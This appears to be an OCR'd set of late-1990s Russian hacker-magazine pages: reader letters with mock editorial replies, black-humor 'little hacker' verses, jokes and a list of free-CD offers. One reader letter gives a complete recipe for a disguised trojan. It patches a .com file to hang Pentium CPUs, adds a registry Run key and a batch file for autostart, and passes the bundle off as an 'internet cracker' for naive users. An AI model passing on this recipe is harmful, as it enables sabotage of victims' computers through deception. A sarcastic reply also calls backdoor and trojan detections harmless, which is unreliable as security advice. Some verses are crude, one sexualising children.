А Вам, ребята, я хочу сказать вот что – до того как я увидел первый номер Х, я читал только УЧУ, но вы затмили всех простотой, юмором, новизной, нууу, просто... приятно читать ваш журнал, от корки до корки.
Теперь у меня на полке красуются все номера вашего СуперЖурнала, и ничто не заставит меня предать вашу идею, идею Х! Ведь хакер – это тот, кто хочет знать все – а я хочу!
Я ХАКЕР и, если хотите, это мой МАНИФЕСТ.
P.S. Ребята – вы лучшие из лучших.
Forever yours, Supersonic.



Привет, СуперСоник, тоже сверхзвуковой ты наш!
Отвечу тебе так: уж в чем нам можно позавидовать – так это в том, какие у нас клевые читатели, самые бэст! Таких читателей, как у нас, нет больше ни у одного журнала на свете! Мы – вместе, мы (надеюсь) нужны

На письма отвечал Холод

вам, а вы – нам, и в этом заключается смысл нашего существования. Мы – такие, какие есть, пока вы, гайз, верите в нас, и если есть что-то в самом деле клевое в жизни нашего журнала – так это каждое новое письмо читателя. Жаль только, что на все ответить не можем – уж больно их много, но читаем все :). Пока у нас есть читатели, как ты, Суперсоник, мы – лучшие! Хау! Я все сказал.

Письмо

От: Alexander Volkov [SMTP:ALEXANDER.VOLKOV@P66.F89.N5010.Z2.FIDONET.ORG]

Вот, решил письмо написать пиплу, зовется который: ХАКЕР!
Типа, привет огромный перцам из Х! Вот с большим скрипом и морем крови :) достал номер, даже прочитал (Гы). Журнал у вас крутой... бла-бла-бла и все такое, думаю, панегириков вы уже наслушались, а я не люблю быть неоригинальным, поэтому просто перечитайте все хвалебные письма в ваш адрес, я думаю также! :)
Дык, чё я пишу-то, народ, вы имхо «самые дурацкие письма номера» сами придумываете :), это я о тов. Щербакове и бакл. Маринове, номера 6 и 9 соответственно. ТАКИХ перцев я еще не встречал, и, наверное, не встречу... Но над их письмами я поугорал на славу, особенно над последним, так что это вы круто придумали опубликовать эти вещи :).
Я сам пока еще не хакер, типа «только учусь», так что если то, что я расскажу – фигня, не пинайте сильно, плиз, это моя первая заподлостроительная проба :).
Берем любой com-файл, даем ему имя icrk.com, открываем с помощью Hiew и правим первые четыре байта на F00FC7C8, сохраняем, выходим. Мы получили файл, который вешает первый пентюх намертво, в любой операционке. Теперь задача: забросить его на комп жертвы и заставить бедного юзверя его запустить. Я сделал это так.
Создал в нотепаде файл и вписал туда:

```
REGEDIT4
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run]
«Taskbar Display Controls»=»RunDLL deskcp16.dll,QUICKRES_RUNDLLENTRY»
«hack»=»c:\\icrk.com»
```

Сохранил с расширением «REG». Создал батник, куда вписал:

```
echo off
copy icrk.com c:\icrk.com
%windir%\regedit icrk.reg
```

Пихнул все три файла в архив – теперь это «крякер инета», запускается только через бат-файл и раздается самым доверчивым ламерам. Комп не запустится, Выньдос будет каждый раз вешаться...
Ну, а лечится это очень просто, запускаем вынь в саиф моде и убиваем icrk.com в корне диска «С». Все, комп работает :).
Ну вот, пока все, удачи вам!
Всех благ, не поминайте лихом.
[|<|/|-|( ) & MT team] [3DsMAX – team]
[Vodka++ beer++ C++ Rulezzz]



Даров, Александр Волков (о как, почти в рифму попал)!
У тебя ударение в фамилии на первый слог или на второй? Лучше на второй, тогда все будет круто рифмоваться.
Про самые дурацкие письма я тебе расскажу военную тайну: мы их сами не придумываем. Мы их заказываем одному знакомому гинекологу, а взамен постоянно поставляем к нему клиентов (в половине рекламы в Х указан его домашний телефон). Он всегда так рад видеть у себя в приемной новые лица! А с каким рвением он потом для нас пишет! Так что не боись, дурацкие письма не переведутся никогда.
Теперь о главном: твоя программа полна деструктивного начала! В форме эксперимента, я решил лично проверить ее работу, но, во избежание многочисленных увечий (в прошлый раз я получил по мозгам от всей редакции), на этот раз занялся этим дома, на своей локальной машине. В первый же раз после запуска машина не загрузилась, а после нажатия на «резет» выдала что-то вроде: «Ravage is viping data! Holod-dumphurker! Your winchester is destroyed by supertrojanvirus!». Теперь она больше совсем ничего не пишет и не грузится, наверное, что-то в клавиатуре запало или видеокарту глючит. На днях пойду поменяю ее на Митино. Так что программа у тебя – зверь! Понять не могу: как ты умудрился в четыре байта столько злого текста вписать? И почему у меня не получается все восстановить? Хулиганство сплошное, ужас.
Короче, спасибо тебе за письмо и пока. Придумаешь чего еще – пиши, на этот раз на машине Покровского попробуем (Тааак... Саботаж в журнале! Холод – чеченский террорист! :) «Вы уверены что хотите удалить файл «Зарплата Холоду»? [YES] [NO]» :) – прим. Покровского).



Самое дурацкое письмо номера:



От: Jc[SMTP:STAS_INTEL@MAIL.RU]

Hi! Xakep!
Пишу по делу. Помню в номере 5/99 В рубрике Шаровары давалась ссылка на Joiner v 1.55 (http://www.come.to/soul4blade).
Так вот... При попытке открыть файл Joiner.exe, AVPMonitor в этом файле обнаруживает «Backdoor.Joiner». А при попытке открыть Result.exe обнаруживает «Trojan.Win32.TrojanRunner»!!!
Должно ли так быть? У меня очень убедительная просьба ответить мне лично, на мыло stas_intel@mail.ru. Заранее спасибо.
P.S. E-mail: stas_intel@mail.ru; ICQ: 43439584.
Большой Любитель журнала Jc.



Хай, Стас!
Отвечаем с радостью! Конечно, так и должно быть! Вот я спросил у M.J.Ash'a, что это за такие «Backdoor.Joiner» и «Trojan.Win32.TrojanRunner», а он улыбнулся (только он умеет так нежно улыбаться) и объяснил, что «Backdoor.Joiner» – это такая специальная библиотека для того, чтобы Винды в любой момент правильно и без зависаний завершали работу этого самого Joiner'a через алгоритм Backdoor (Joiner, видишь ли, под русифицированными виндами все время виснет), а «Trojan.Win32.TrojanRunner» – это другая такая специальная утилитка (резидентная), для того чтоб отслеживать и отлавливать у тебя на машине страшные троянские вирусы (они называются троянскими, потому что относятся к древнейшим видам – их исходники на Бейсике находили еще во время раскопок города Троя, за что те и получили свое название), если те вдруг вздумают заразить тебя чем-нибудь. Ах да, ты хочешь спросить, почему AVPMonitor тебе такие вещи про «Trojan.Win32.TrojanRunner» говорит? Так ведь «Trojan.Win32.TrojanRunner» – это ж, считай, антивирус, а в антивирусах всегда содержатся коды вирусов, вот AVPMonitor их видит и ругается, не обращай внимания. Так что вместе с Joiner'ом ты получил еще и бесплатный пакет специальных программ для контроля над безопасностью своей машины. Правда, хочу предупредить тебя: говорят, известны случаи, когда программа Joiner приводила к сбоям работы машины в сети Интернет – у кого-то там пароли пропадали, еще что-то, но я думаю – все это враки. Юзай, Стас, Joiner – хорошая программа. Полезная тебе и окружающим.

Страшилки о маленьком ХАКЕРЕ

Зашел как-то ко мне один товарищ, точнее не зашел, а заполз, потому как его душили приступы непрекращающегося смеха. Поначалу я подумал, что приятель окончательно расширил свое сознание при помощи диэтиламида лизергиновой кислоты или наелся грибной приправы из мухоморов, потому как издаваемые им звуки сильно напоминали рекламное «Буль-Буль». Однако вскоре выяснилось, что его дико рассмешил стишок, услышанный в метро, приблизительно следующего содержания:

Маленький хакер компьютер купил,
Ночью к Инету его подключил.
Солнце, весна, во дворе ветерок,
Предки в Сибири тянут свой срок.

Через некоторое время парень совсем отошел и даже смог рассказать вторую услышанную им страшилку. Причем в этот раз он срывался на хохот и начинал рассказывать все сначала всего раз 5-6.

Маленький хакер на сервер зашел,
Карточки номер кредитной там ввел.
Четко сработали стражи закона,
Кто теперь вспомнит беднягу Антона.

Мне, честно говоря, жутко понравилась эта тема, и, выпроводив френда, я тут же уселся за написание собственных страшилок. И чего-то так меня понесло, что остановился я только на двадцатом стишке, когда по мозгам стала судорожно стучать мысль «Покровский же тебя убьет за этот параноидальный киндергаден». Но душа поэта-недоноска в конце концов заключила сделку с совестью, и, добавив для приличия несколько анекдотов, я с гордостью отправил свое творение в новый номер. Да, кстати, если ты тоже чувствуешь в себе беспокойную душу стихоплета-ублюдка, смело шли стихи о маленьком хакере мне (dan@xakep.ru). Самые прикольные страшилки будут опубликованы в следующих номерах. Действительно, где же еще печатать стихи о маленьком хакере, как не в нашем с тобой Х?

Маленький хакер проц разгонял,
В БИОС залез, частоту поменял.
Дернулся корпус, обуглились SIMM'ы,
Не поиграет он больше в Unreal.

Хакер. Гейм–клуб. Чемп по Q–2.
Крикнул малыш: «AMD — мастера!»
Лишь хруст костей раздался в тиши,
Много поклонников у MLG.

В сервер подстанции хакер наш влез,
Перенаправил поток он с АЭС.
Шутка ли это — два мегаватта,
Быстро горит материнская плата.

Маленький хакер пришел на сисопку,
«Линукс — отстой», — крикнул там громко.
Долго пинали мертвое тело,
Никто не вмешался — били за дело.

Дети в подвали играли в Инет,
Анечка делала Пете минет.
Эх, повезло же все–таки Пете,
Разные сайты бывают на свете.



Дети в подвале играли в Q–2,
Бумстик, рэйлган, все как всегда.
Вскрикнуть едва ли успел местный бомж.
Был он уж очень на монстра похож.

Дети в подвале в Гейтса играли,
Стасика Биллом зачем–то назвали.
В Стасика воткнут лом и топор,
Все же не любит Windows Егор.

Дети в подвале играли в ФИДО,
Мессаджи слали в большое окно.
Крестики, трупы, звездочки в ряд,
Пристален был модератора взгляд.

Маленький хакер сетку ломал,
Байты дебаггером мирно таскал.
Только админ был на утро не весел,
Знают менты, кто мальчонку повесил.

Маленький хакер ломал Пентагон,
«За Югославию!», — выкрикнул он.
Больше не будет плохого Инета,
Спит вечным сном голубая планета.

Маленький хакер кулер менял,
Пастой намазал, к процу подогнал.
Но задымил быстро проц–дурачок,
Будет у мальчика новый значок.

Маленький хакер бабки сшибал,
Диски пиратские он продавал.
Тесная камера, холод и лес,
Длинные руки у 1С.

Зима. Снежная пустыня. Около проруби сидит бородатый мужик с надписью на тулупе «ФИДО – рулез» и напряженно думает. Неожиданно снег взлетает комьями и из-подо льда высовывается страусиная голова:
- Хаба-хаба!
Мужик медленно поворачивает голову и произносит:
- Ну вот, так уж сразу тебе и хаба?



- Мыкола, ты слыхал, як москали ICMP-пакеты называють?
- Як?
- Пинги!..



- Ты смотри-ка! – воскликнул квакер, когда, еле отбившись от пятерых противников с одним blaster'ом и 6% жизни, завернул за угол и увидел еще пять игроков вражеской команды. – Опять нарываетесь?



Какая разница между Win'98 и женщиной?
– Никакой – та же способность вываливать тонны бесполезной информации и спрашивать по 3 раза подтверждения очевидного.



Даниил Шеповалов
(dan@xakep.ru)

Маленький хакер HASP'ы ломал,
Тихо в порты он чего–то писал.
Поезд идет «Воркута — Ленинград»,
Вряд ли поедет наш хакер назад.


Маленький хакер по имени Петя
По порносайтам лазал в Инете.
Месяц закончился, осень позвав,
Папа повесился, счет увидав.


Дочь сисадмина по имени Алла
Место для Квейка на диске искала.
Долго пытался юзер сети
Файлы с отчетом за год найти.

Маленький хакер дискету нашел,
Мимо магнита он с нею прошел.
Папа–программер был очень доволен,
Знает сынок, за что тот уволен.

Маленький хакер в фидошной футболке
Windows инсталлил любимой сестренке.
Мама подкралась как Лара Крофт,
Все же не любят у нас Майкрософт.

Маленький хакер выучил С,
Все мог ответить — только спроси.
Но он судьбою своей не доволен,
Мало компьютеров в местном дурдоме.





Маленький хакер пароль подбирал,
Логин провайдера он уже знал.
Дверь без петель, сдавленный стон,
Быстро ворвался в квартиру ОМОН.

Маленький хакер программу писал,
Крупный заказчик проект заказал.
Пруд и кроссовки, круги на воде,
Знают толк в вирусах в нашей стране.

Маленький хакер в тетрис играл,
Ровно фигурки в ряды собирал.
Шило в затылке, чистенький труп,
Каждый иметь личный хочет ноутбук.



Урок математики у программистов. Преподаватель пишет на доске: sin X = 1.
- Ну, кто может найти X?
Выбегает один программер и так радостно:
- Вот, вот X, – показывает на X.



Построили новый полностью роботизированный завод. Идет экскурсия по цехам.
Экскурсовод(Э): – Внимание, господа, в этом цехе все роботы управляются операционной системой MS-DOS. Посмотрели, идут дальше.
Э: – В этом цехе все роботы работают под управлением операционной системы Unix.
Посмотрели, идут дальше.
Э: – А в этом цехе все роботы управляются операционной системой Windows'98. Всем присутствующим просьба надеть защитные скафандры..



Штирлиц просматривает электронную почту. Незаметно входит Мюллер. У Штирлица на экране появляется бессмысленный набор символов.
«Шифровка!!!», – подумал Мюллер.
«UUENCODE», – подумал Штирлиц.



Программер играет в шахматы с компьютером и получает мат на 10 ходу. В сердцах бьет по клавиатуре:
- Проклятый виндоз, опять глючит.



Стоит взвод молодых бойцов.
Старшина: – По порядку номеров рассчитайсь!
Солдат-хакер: – Можно вопрос?
- Можно...
- А в какой системе? Десятичной? Шестнадцатеричной?
- Для дураков объясняю, в десятичной!!!
- Понял! Нулевой!!!

юмор

ЮМОР

:)

Звонок
в компьютерный магазин:
- Здравствуйте, я у вас вчера купил сканер. Не подскажете, что мне с ним делать?

:)

Звонок
в компьютерный магазин:
- У вас материнские платы есть?
- А какие именно вас интересуют?
- Ну я не знаю.. Для компьютера.
- ???? Так может, вы сразу компьютер купите?
- Да вы что, его уже с материнской платой продаете?



Александр «EvilOne» Болотников (evilone@mail.ru)

Халява

1. AMD
http://www.amd.com/products/cpg/cdrom/order.html?submitButtonName=Order+It!
Ну, наконец-то! Наконец-то и фирма AMD решила порадовать нас своими халявными дисками. Только вот до Intel ей все равно не дотянуть. Один диск с технической документацией по процессорам AMD (да еще и в .pdf формате) и информацией о самой фирме против тех трех ежеквартальных дисков от Intel... Не тянет. :(

2. ComStock
http://www.comstock.com/web/various/Freestuff/Freestuff.asp
Я уже писал про эту халяву, но, судя по пришедшим письмам, по старой ссылке ее найти не удается, а заказать все-таки очень хочется. Для тех, кто не в курсе, сообщаю, что тут раздают целых шесть дисков-каталогов, содержащих высококачественные фотки. Мне, правда, пришел только один, да и тот раздолбанный. :(

3. Osram
http://www.osram.de/forms/cdmaile.html
Самый последний диск, который я обнаружил в своем почтовом ящике. Каталог лампочек от фирмы Osram (любопытно, что у нас тоже продается ее продукция). Закажи себе обязательно – изврат инженерной мысли просто потрясает!

4. Edit
http://www2.discreet.com/discreet/data/products/freecd_edit/free_cd_fset.html
Почитал я тут описание этого сидючка – полезная, понимаешь, штука для всякого любителя поклепать в 3D Studio. Называется сие чудо edit*. Что делает – не ясно, но, вроде как, что-то из области спецэффектов. Производительность – зверская (ну да, куда деваться). На машине с Windows NT превращается просто в монстра...

5. GolfPro
http://www.empire-us.com/golfpro/downloads_form3.html
Игрушки в нашем деле (в халяве то есть) – редкость, поэтому надо брать все (даже если оно полное Г...). Тут нам обещают диск с игрухой Golf Pro. Естественно, демка. Но полностью играбельная.

6. SmoothMove
http://www.smoothmove.com/html/pan_movies/order_CD.html
Если меня не подводит мое знание английского (а то в пять часов утра сознание несколько затуманивается), то сия прога (SmoothMove(r) Panoramic Movies) позволяет нам свободно разгуливать по трехмерным мирам, созданным в 3D Studio, AutoCAD или подобных зверях. Прикольная, должно быть, вещь. Жду, пока придет, ибо на сайте было написано, что высылают во ВСЕ уголки нашей планеты.

7. Wamco Inc.
http://www.wamcoinc.com/catalog.htm
И еще одни лампочки (или, по правильному, осветительные приборы). Только на этот раз раздают не плюгавый сидючок, а самые настоящие лампы. Можно заказать до пяти разновидностей (и в любом количестве!).

8. Dead Girls
http://www.deadgirls.net/index.htm
Подпишись на лист рассылки (внизу экрана, ListBot называется), и тебе вышлют халявную татуировку от Dead Girls (блин, ну и название у этого сайта! Прям некрофилы какие-то).

9. BigRock
http://www.bigrockeng.com/newbigrock.htm
Халявные медиаторы для гитары. Для любых рук (левая, правая и т.д.), любой степени жесткости и любого цвета. Казалось бы – простой кусок пластмассы. Но как приятно (а главное – полезно!).

10. Discover
http://www.act.org/discover/reply.html
Судя по распинаниям авторов, этот диск очень поможет тебе в планировании твоей будущей карьеры. Так что, если очень интересует, заказывай, но не забудь отметить, что ты представляешь какую-нибудь школу или подобное учебное заведение. Иначе диск не вышлют!

11. Y2G
http://www.y2g.com/
Интересно... Сайт этот еще не готов, но на нем уже можно заказать халявный мышиный коврик. Клевый такой, с четырьмя панкующими неграми. Не очень уверен, что вышлют, но заказать все равно надо.

12. HotMat
http://www.hotmat.com/register.htm
Ну, блин, дожили! Хотел тут коврик у них заказать... А ты мне не подскажешь, в какой стране я живу – в Russia или в Russian Federation? Когда будешь заказывать, поймешь, о чем я...

13. Drake
http://sql.drake.com/guest/register.htm
Ну и чтобы совсем хорошо стало, вот тебе и еще один мышиный коврик. Только он какой-то mini. В кудваку на нем особо не погоняешь (взлетная полоса маловата, короче).




УЛЬТРАМОДНАЯ ОБУВЬ
ОСТАВЬ СВОЙ СЛЕД
ЦЕНТР, УЛ. НИКОЛЬСКАЯ, Д. 11/13, СТР. 3, 298 3855 ВРЕМЯ РАБОТЫ: С 10 ДО 22
ВВЦ, ПАВ. "МОСКВА", 2-Й ЭТАЖ, 974 7779 ВРЕМЯ РАБОТЫ: С 10 ДО 19